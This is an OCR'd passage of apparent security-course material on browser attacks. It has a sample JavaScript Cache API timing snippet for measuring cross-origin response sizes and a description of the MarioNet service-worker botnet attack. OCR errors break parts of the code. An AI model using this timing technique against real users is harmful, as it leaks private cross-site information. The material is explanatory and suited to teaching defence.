
  The Cache API interface (used to load, fetch, and delete any responses) offers complete cache (memory) to the developers. Loading resources in the disk takes some amount of time based on the resource size. If attackers can estimate the time taken by the browser to perform this task, they can measure the corresponding response size.

  Sample JavaScript code used to perform this attack:

```
function getMeasurement(url, callback) {
  fetch(url,     {mode:     "no-cors",     credentials:
  "include"}).then(function(resp) {
       setTimeout(function() {
            caches.open('attackerfile').then(function(ca
       che){
                 var begin = performance.now();
```

```
                    cache.put(new          request('myfoo'),
                    resp.clone()).then(function() {
                        var conclude = performance.now();
                        callback (conclude – begin);
                    });
                });
            }, 2000);
        });
    }
```

After estimating or measuring the processing time using the abovementioned techniques, attackers can launch further attacks such as brute-force attacks to obtain complete information.



MarioNet Attack

- MarioNet is a browser-based attack that runs malicious code **inside the browser**, and the infection persists even after closing or browsing away from the malicious webpage through which infection has spread
- Attackers register and activate a **Service Worker API** through a website controlled by the attacker
- When the victim browses that website, Service Worker **automatically activates** and can run persistently in the background
- It can be used to create a **botnet** and launch other malicious attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking

MarioNet Attack

MarioNet is a browser-based attack that runs malicious code inside the browser, and the infection persists even after closing or browsing away from the malicious web page through which the infection has spread. Most of the latest web browsers support a new API called Service Workers that allows the website to isolate operations that render the web page UI from intensive computational tasks to avoid freezing of the UI when large amounts of data are processed.

Attackers register and activate the Service Workers API through a website controlled by them. When the victim browses that website, the Service Workers API automatically activates, and it can run persistently in the background even when the user is not actively browsing the website. To keep the Service Workers API alive, attackers abuse the Service Workers SyncManager interface.

Therefore, MarioNet can resist any tab crashes and power failures, increasing the attacker's potential to attack the browser. MarioNet leverages the abilities of JavaScript and depends on previously available HTML5 APIs. It can be used to create a botnet and launch other malicious attacks such as cryptojacking, DDoS, click fraud, and distributed password cracking.

Furthermore, this attack allows attackers to inject malicious code into high-traffic websites for a short period, retrieve sensitive information such as user credentials, and then control the abused browsers from a central server.


